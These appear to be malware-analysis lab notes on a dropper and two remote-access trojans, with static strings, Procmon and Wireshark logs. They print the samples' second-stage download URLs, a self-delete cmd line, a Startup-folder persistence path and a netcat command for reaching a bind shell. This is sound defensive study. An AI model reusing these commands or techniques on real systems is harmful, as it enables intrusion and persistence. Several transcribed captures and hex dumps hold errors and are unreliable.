

# Dropper.DownloadFromURL.exe

## File Hashes & VT Analysis

sha256sum.exe filename → 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a \*Malware.Unknown.exe.malz  
md5sum.exe filename → 1d8562c0adcaee734d63f7baaca02f7c \*Malware.Unknown.exe.malz

## VT Analysis: No Results

### Basis Static Analysis

Strings & Floss Output	jjjj cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s" <a href="http://ssl-6582datamanager.helpdeskbros.local/favicon.ico">http://ssl-6582datamanager.helpdeskbros.local/favicon.ico</a> C:\Users\Public\Documents\CR433101.dat.exe Mozilla/5.0 <a href="http://huskyhacks.dev">http://huskyhacks.dev</a> ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe Open
------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

## IAT & PEVIEW

### Window API Calls

- DownloadFromURL
- InternetOpenURLA
- ShellExec


### Basis Dynamic Analysis

#### Initial Detonation

- CMD window, no other indicators.

### Network Based Indicators

- Looking from the strings



## Host Based Indicators

### Procmon

- Filter by process Name which is mal file name & filter by operation contains file

Procmon log showing file operations:

Process	Operation	Path	Result	Detail
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\urmon.dll	SUCCESS	Offset: 574,464, Length: 8,192, I/O Flags: Non-ca...
Malware.Unknown.exe	CreateFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	Desired Access: Generic Read, Disposition: Open...
Malware.Unknown.exe	CreateFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	Desired Access: Generic Read, Disposition: Open...
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\urmon.dll	SUCCESS	Offset: 1,053,696, Length: 32,768, I/O Flags: Non...
Malware.Unknown.exe	QueryStandardInformationFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	AllocationSize: 200, EndOfFile: 198, NumberOfUnk...
Malware.Unknown.exe	QueryBasicInformationFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	CreationTime: 5/12/2025 12:15:01 AM, LastAccess...
Malware.Unknown.exe	CreateFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	Desired Access: Generic Write, Read Attributes, Di...
Malware.Unknown.exe	ReadFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	Offset: 0, Length: 198, Priority: Normal
Malware.Unknown.exe	ReadFile	C:\Users\john\AppData\Local\Microsoft\Windows\NetCache\l...	SUCCESS	Offset: 198, Length: 0
Malware.Unknown.exe	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 0, Length: 198, Priority: Normal
Malware.Unknown.exe	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 615,424, Length: 8,192, I/O Flags: Non-ca...
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\urmon.dll	SUCCESS	Offset: 3,802,112, Length: 32,768, I/O Flags: Non...
Malware.Unknown.exe	CloseFile	C:\Windows\SysWOW64\urmon.dll	SUCCESS	Offset: 3,769,344, Length: 32,768, I/O Flags: Non...
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\wininet.dll	SUCCESS	Offset: 3,707,904, Length: 4,096, I/O Flags: Non-c...
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\wininet.dll	SUCCESS	Offset: 1,278,576, Length: 32,768, I/O Flags: Non...
Malware.Unknown.exe	ReadFile	C:\Windows\SysWOW64\wininet.dll	SUCCESS	

Windows File Explorer showing the file CR433101.dat.exe in C:\Users\Public\Documents (2). The file size is 1 KB (3).

Hypothesis:

- if the CR...dat.exe downloads a file and lands it in a file system from a remote address so its like malware dropper.
- Favicon.ico -> cybercriminals and APT's and malicious cyber actors like to abuse this fact because any thime you go to a website like this , you are inherently requesting the favicon ICO, and if it exists, it's served up to you.
- Above we can observed favicon.ico is requested but also there something written to the file system. We don't have enou inform ation to corelate these two things.
- Favicon.ico might be the second stage payload its requesting to the web resource and writing it to the file system.

### More on HostBased Indicator

As we observed at initial detonation, without internet connection the cmd was opening and the malware was deleted.

Logical flow of the malware: If the malware detonated and reaches out a given url if url doesnot exist then exit and deleted from the disk.

Procmon filter: Details contains cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"

Time	Process Name	PID	Operation	Path	Result	Detail
12:38:58,4279263 AM	Unknown.exe	4336	Process Create	C:\WINDOWS\SysWOW64\cmd.exe	SUCCESS	PID: 4336, Command line: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
12:39:45,4279263	cmd.exe	4516	Process Start		SUCCESS	Parent PID: 4336, Command line: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"

**Program Execution Flow:**


- IF URL exists:
  - o Download favicon.ico
  - o Writes to disk (CR433101.dat.exe)
  - o Run Favico.ico (CR433101.dat.exe)
- If URL doesn't exist:
  - o Delete from disk
  - o Do not run

# RAT.commandshell.exe

Strings/Floss Output	InternetOpenW InternetOpenUrlW @wininet @wininet MultiByteToWideChar @kernel32 @kernel32 MessageBoxW @user32 @user32 @[+] what command can I run for you @[+] online @NO SOUP FOR YOU @\mscordll.exe @Nim httpclient/1.0.6 @/msdcorelib.exe @AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup @inrt explr @http://serv1.ec2-102-95-13-2-ubuntu.local
----------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Basis Dynamic Analysis:

Initial detonation:



Network Signatures:

No.	Time	Source	Destination	Protocol	Length	Info
4	3.310496336	192.168.117.128	192.168.117.129	TCP	66	80 - 50254 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
5	3.310983278	192.168.117.129	192.168.117.128	TCP	60	50254 - 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
6	3.311178827	192.168.117.129	192.168.117.128	HTTP	139	GET / HTTP/1.1 ①
7	3.311178827	192.168.117.128	192.168.117.128	TCP	54	80 - 50254 [ACK] Seq=1 Ack=86 Win=64256 Len=0
8	3.337423668	192.168.117.128	192.168.117.128	TCP	260	80 - 50254 [ACK] Seq=86 Ack=86 Win=64256 Len=150 [TCP segment of a reassembled PDU]
9	3.334228669	192.168.117.129	192.168.117.128	TCP	60	50254 - 80 [ACK] Seq=86 Ack=151 Win=261880 Len=0
10	3.334242832	192.168.117.128	192.168.117.129	HTTP	312	HTTP/1.1 200 OK (text/html)
11	3.334458246	192.168.117.129	192.168.117.128	TCP	60	50254 - 80 [ACK] Seq=86 Ack=409 Win=261632 Len=0
12	3.335995873	192.168.117.128	192.168.117.129	TCP	54	80 - 50254 [FIN, ACK] Seq=409 Ack=86 Win=64256 Len=0
13	3.335377189	192.168.117.129	192.168.117.128	TCP	60	50254 - 80 [ACK] Seq=86 Ack=410 Win=261632 Len=0
14	3.338045184	192.168.117.129	192.168.117.128	TCP	66	80 - 50254 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
15	3.338073289	192.168.117.128	192.168.117.129	TCP	66	80 - 50255 [SYN, ACK] Seq=1 Ack=86 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
16	3.338073289	192.168.117.129	192.168.117.128	TCP	60	50255 - 80 [ACK] Seq=1 Ack=1 Win=2192277 Len=0
17	3.3380733929	192.168.117.128	192.168.117.128	HTTP	186	GET /msdcorelib.exe HTTP/1.1 ②
18	3.3380733929	192.168.117.128	192.168.117.128	TCP	54	80 - 50255 [ACK] Seq=133 Ack=133 Win=64128 Len=0
19	3.352655997	192.168.117.128	192.168.117.129	TCP	212	80 - 50255 [PSH, ACK] Seq=1 Ack=133 Min=64128 Len=158 [TCP segment of a reassembled PDU]
20	3.352979895	192.168.117.128	192.168.117.129	TCP	7354	80 - 50255 [PSH, ACK] Seq=159 Ack=133 Win=64128 Len=7300 [TCP segment of a reassembled PDU]
21	3.353064499	192.168.117.128	192.168.117.129	TCP	4434	80 - 50255 [PSH, ACK] Seq=7459 Ack=133 Win=64128 Len=4380 [TCP segment of a reassembled PDU]

Frame 6: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface ens33, id 0  
 Ethernet II, Src: VMware\_96:84:a4 (00:0c:29:96:84:a4), Dst: VMware\_39:da:1f (00:0c:29:39:da:1f)  
 Internet Protocol Version 4, Src: 192.168.117.129, Dst: 192.168.117.128  
 Transmission Control Protocol, Src Port: 50254, Dst Port: 80, Seq: 1, Ack: 1, Len: 85  
**Hypertext Transfer Protocol**  
 \* HTTP/1.1 ③  
 User-Agent: inrt explr④  
 Host: serv1.ec2-102-95-13-2-ubuntu.local⑤  
 \r\n  
 [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/] ⑥  
 [HTTP request in frame: 18]  
 [Response in frame: 18]

```

0000  00 0c 29 39 da 1f ⑦ 00 80 20 96 84 a4 08 00 45 00 ..)9 ..E.  

0010  00 7d 48 ab 40 00 88 06 45 7d c0 a8 75 81 c8 ab ..)H @ ..E) u..  

0020  75 00 c4 4c 00 50 84 e1 aa ec 7f d6 b3 51 58 18 u..N P ..QP..  

0030  00 00 56 98 00 00 47 45 54 28 2f 20 48 54 54 50 ..V.. GE T / HTTP  

0040  2f 31 2e 3f 0d 0a 53 73 65 72 2d 41 67 65 6e 74 /1.. Us er-Agent  

0050  3a 2b 69 6e 74 72 74 26 65 78 70 6c 72 0d 8a 48 : inrt expir..H
  
```

17 3.330743020	192.168.117.128	192.168.117.128	HTTP	186 GET /msdcorelib.exe HTTP/1.1
18 3.330744094	192.168.117.128	192.168.117.128	TCP	54.89 - 58255 [ACK] Seq=1 Ack=133 Win=64128 Len=8
19 3.352855997	192.168.117.128	192.168.117.128	TCP	212.89 - 58255 [PSH, ACK] Seq=1 Ack=133 Win=158 [TCP segment of a reassembled PDU]
20 3.352978995	192.168.117.128	192.168.117.128	TCP	7354.89 - 58255 [PSH, ACK] Seq=159 Ack=133 Win=64128 Len=7300 [TCP segment of a reassembled PDU]
21 3.353064409	192.168.117.128	192.168.117.128	TCP	4434.89 - 58255 [PSH, ACK] Seq=7459 Ack=133 Win=64128 Len=4386 [TCP segment of a reassembled PDU]

Frame 17: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface ens33, id 0  
 Ethernet II, Src: VMWare\_96:84:a4 (00:0c:29:96:84:a4), Dst: VMware\_39:da:if (00:0c:29:39:da:if)  
 Internet Protocol Version 4, Src: 192.168.117.128, Dst: 192.168.117.128  
 Transmission Control Protocol, Src Port: 58255, Dst Port: 80, Seq: 1, Ack: 1, Len: 132  
 user-agent: Nim httpclient/1.0.6\n\r\n

1. GET /msdcorelib.exe HTTP/1.1\r\nHost: serv1.ec2-102-95-13-2-ubuntu.local\r\nConnection: Keep-Alive\r\nuser-agent: Nim httpclient/1.0.6\r\n\r\n

2. [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe]

0000 00 0c 29 39 da 1f 00 0c 29 96 84 a4 08 00 45 00 . . . . . E  
 0010 00 ac 48 b1 40 00 00 06 45 48 c0 a8 75 81 c0 a8 . H @ . . EH u . .  
 0020 75 B8 c4 1f 00 59 b6 24 0a 5a B1 22 45 f8 50 18 u . 0 1 \$ Z "E P.  
 0030 20 14 54 47 00 00 47 45 54 28 2f 6d 73 64 03 6f TG GS T /msdco  
 0040 72 03 dc 69 62 2e 65 78 05 20 48 54 54 90 2f 31 relib.exe HTTP/1  
 0050 7e 51 84 aa 4b af 71 74 0a 2a 75 ac 72 7a 51 2a t . Host = serv1

Follow the http stream of msdcorelib.exe

```
GET /msdcorelib.exe HTTP/1.1
Host: serv1.ec2-102-95-13-2-ubuntu.local
Connection: Keep-Alive
user-agent: Nim httpclient/1.0.6

HTTP/1.1 200 OK
Content-Type: x-msdos-program
Date: Sun, 11 May 2025 19:34:53 GMT
Server: INetSim HTTP Server
Content-Length: 11776
Connection: Close

MZ.....@.....!This program cannot be run in DOS mode.

$.....PE..L.....*......@.....<@.....a..
.....text.....'P..data..0.....@.
0..rdata.....@.....@.00.bss.....P.....idata..X.....$.....@.
0..CRT....4..p.....@.0..tls.....@.
0.....&.....&.....1.f.=.0.MZ..S0.....S0.....(P0..tI..P0..S0..t-..
$.....S0.....=0@..tc1.....$.....<@.....@.PE.....@.u..Q.f..t>f..u.....V..
1..r.....&.....v.....1..yt.....1.....f.....f.....S0.....d.....1..x..5@0@..9..5...
$.....=S0..u..S0.1.....S0.....0.....P0.....S0.....1..8@0..t..D$.....D$.....
$.....$0..@..<@.....S0..$..s.....S0..#..#....1..u..Y.t&....t'.....
~....D.....&.....v.....u.....&.....v'.....
.....u..S0..t..E..
.....@..P0..4.....4$.....E..P0..1.....F....E....E....&....f.....$.....p..4$.....C..0..t$...
$.L$.....9).u..E..E.....E..P0.....a@.....P0..D$..P0..D$..P0..$..5...
.P0..P0..P0..P0..U..
.....P0..e.Y[^]..a..f..E.....&.....S0.....$.e.....S0.....D$..p@.....$..p@..
3.....S0.....f..$.S@.....?..D$..p@.....$..p@.....S0.....x..E..
$.....&.....t&.....S0.....S0.....n.....D$ ..$..m.....U....
$..@.....&.....t&.....U.....DS.....DS..@0..S.....a@.....f..f..f..f...
0@.....%..f.....0@..P..@..0@..U..t&.....&.....S.....@0..t!..t..&@..u..S@..@.....[.
1 C & @ II & v P@ t t& P@ %d@ 1 IIMVS
```

- there is get request to a particular resource on the serv1.ec2..ubuntu.local, so inetsim returns default with its binary that serves up and it looks like there is successful transition.
- If its not in inetsim then it went to the host and try to download the /msdcoreli.exe file.
- It looks like as if this has been written somewhere on the operating system, given that it has successfully downloaded the inetsim default binary. And perhaps it's writing it somewhere. (that could be second stage payload.)
- There is no guarantee that the msdcorelib is the actual executable on the file system so what can happen is that a downloaded from a web resource and the writing to disk can be two very separate transactions.
- The data of the download can be transmitted first and then written to the file system with another name. its known as de-chaining or decoupling meaning that you download a web resource and write it to disk under separate name.

Potential File download	msdcorelib.exe
-------------------------	----------------

### Host Signatures:


#### Hypothesis

- In string We have path:  
`@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
- Msdcorelib might be written to the startup directory

#### Procmon

Filter by: processname, operation: file, path: from the strings (startup)


Time	Process Name	PID	Operation	Path	Result	Detail
2:07:5.	RAT Unknown	6976	CreateFile	C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscore.dll.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf, Options: Synchronous IO Non-Alert, Non-Directory File
2:07:5.	RAT Unknown	6976	WriteFile	C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscore.dll.exe	SUCCESS	Offset 0, Length: 4,096, Priority: Normal
2:07:5.	RAT Unknown	6976	ReadFile	C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscore.dll.exe	SUCCESS	Offset 4,096, Length: 4,096, Priority: Normal
2:07:5.	RAT Unknown	6976	WriteFile	C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscore.dll.exe	SUCCESS	Offset 8,192, Length: 3,534
2:07:5.	RAT Unknown	6976	CloseFile	C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscore.dll.exe	SUCCESS	



- it does not need to know the first part of the full file path; it dynamically guesses the user and went to appdata of user.
- Also there is difference in filename one from wireshark is msdcorelib.exe and in host its mscoredll.exe

### Persistence Binary

- Checking the writefile which is mscore.dll on path C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
- As it's in startup directory whenever user logged out and logged in it's going to be executed at the time of login.



### Hypothesis (think about)

- When a host needs to make a connection to some other host. How does it think about and know what that connection is?
- The host itself needs to understand the concept of TCP if it's going to make TCP connection.
- So there are classes of functions that the operating system needs to understand to be able to perform TCP connection.
- From host based perspective, we can actually pick up on some of these indicators as TCP artifacts, meaning that maybe a socket opens, maybe a connection goes out and all of this is coming from the host itself.
- When we talk about network indicators and host indicators, there really is a subset of the host based indicators that have to do with network signatures, but they are not quite out

live on the wire. We can pick them up with the wireshark. They are happening on the host, and that's where we should look for them.


- One of them is open socket for tcp connections on the host.
- We can use tool called tcp view to see this.

## TCPVIEW


	Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
TCP socket in listenin g states	RAT.Unknown.exe	5952	TCP	Listen	0.0.0.0	5555	0.0.0.0	0	5/12/2025 2:33:02 AM	RAT.Unknown.exe
	RAT.Unknown.exe	5952	TCP	Close Wait	192.168.117.129	50325	192.168.117.128	80	5/12/2025 2:33:02 AM	RAT.Unknown.exe
	services.exe	640	TCPv6	Listen	::	49671	::	0	5/7/2025 9:12:08 PM	services.exe
	services.exe	640	TCP	Listen	0.0.0.0	49671	0.0.0.0	0	5/7/2025 9:12:08 PM	services.exe
	spoolsv.exe	1896	TCPv6	Listen	::	49668	::	0	5/7/2025 9:12:06 PM	Spooler

- Address is any and port is 5555 on local host.

IN remnux: nc -nv 192.168.117.129 5555 (IP is of flare)



## Command Injection Capability



- In procmon we can also see in operation TCP the connection

# it's look like a remote access trojan, its look like it has command injection capability, as it opened up a listening socket on the host that it infected; its bind shell that looks like it has command injection capability.

- We have bound port 5555 to the operating system, and we say anybody who connects here on port 5555 can issue a command successfully and the command will be executed on

the operating system.

# RAT.reverseshell.exe

String / Floss Output	<pre> GetLastError socket WSAIoctl closesocket getaddrinfo connect freeaddrinfo select __WSAFDIsSet recv Sleep CreatePipe SetHandleInformation CreateNamedPipeW CreateFileW GetCurrentProcess DuplicateHandle CloseHandle GetStdHandle CreateProcessW ReadFile WriteFile WaitForSingleObject send  @cmd.exe /c @exit @.local @iterators.nim(189, 11) `len(a) == L` the length of the seq changed while iterating over it @kadusus </pre>
-----------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

- No any ip or url in string

## Pestudio:

Imports	socket capabilities are there
---------	-------------------------------

## Network Indicators:

A Record DNS: `aaaa..kadusus.local`

No.	Time	Source	Destination	Protocol	Length	Info
1.0	00:00:00:0000	192.168.117.128	192.168.117.1	TCP	74	45530 - 63 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2742133596 TSecr=0 WS=128
2.2	00:00:00:0000	192.168.117.128	192.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
3.2	00:00:00:0000	192.168.117.128	192.168.117.1	DNS	86	Standard query 0x1b6 A ntp.ubuntu.com.localdomain
4.2	00:00:00:0000	192.168.117.128	192.168.117.1	DNS	74	Standard query 0x27ec AAAA ntp.ubuntu.com
5.3	00:00:00:0000	192.168.117.128	192.168.117.128	DNS	94	Standard query 0xbdb A aaaaaaaaaaaaaaaaaaaa.kadusus.local
6.3	00:00:00:0000	192.168.117.128	192.168.117.128	DNS	116	Standard query response 0xbdb A aaaaaaaaaaaaaaaaaaaa.kadusus.local A 192.168.117.128
7.3	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	66	50057 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8.3	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	66	443 - 50057 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
9.3	00:00:00:0000	192.168.117.128	192.168.117.128	TCP	66	50057 - 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
10.5	00:00:00:0000	192.168.117.128	239.250.255.250	SSDP	179	M-SEARCH * HTTP/1.1
11.6	00:00:00:0000	192.168.117.128	192.168.117.128	DHCP	342	DHCP Discover Transaction ID 0xbdb4d11
12.6	00:00:00:0000	192.168.117.128	192.168.117.128	DNS	76	Standard query 0x44c5 A fs.microsoft.com
13.6	00:00:00:0000	192.168.117.128	192.168.117.128	DNS	92	Standard query response 0x44c5 A fs.microsoft.com A 192.168.117.128
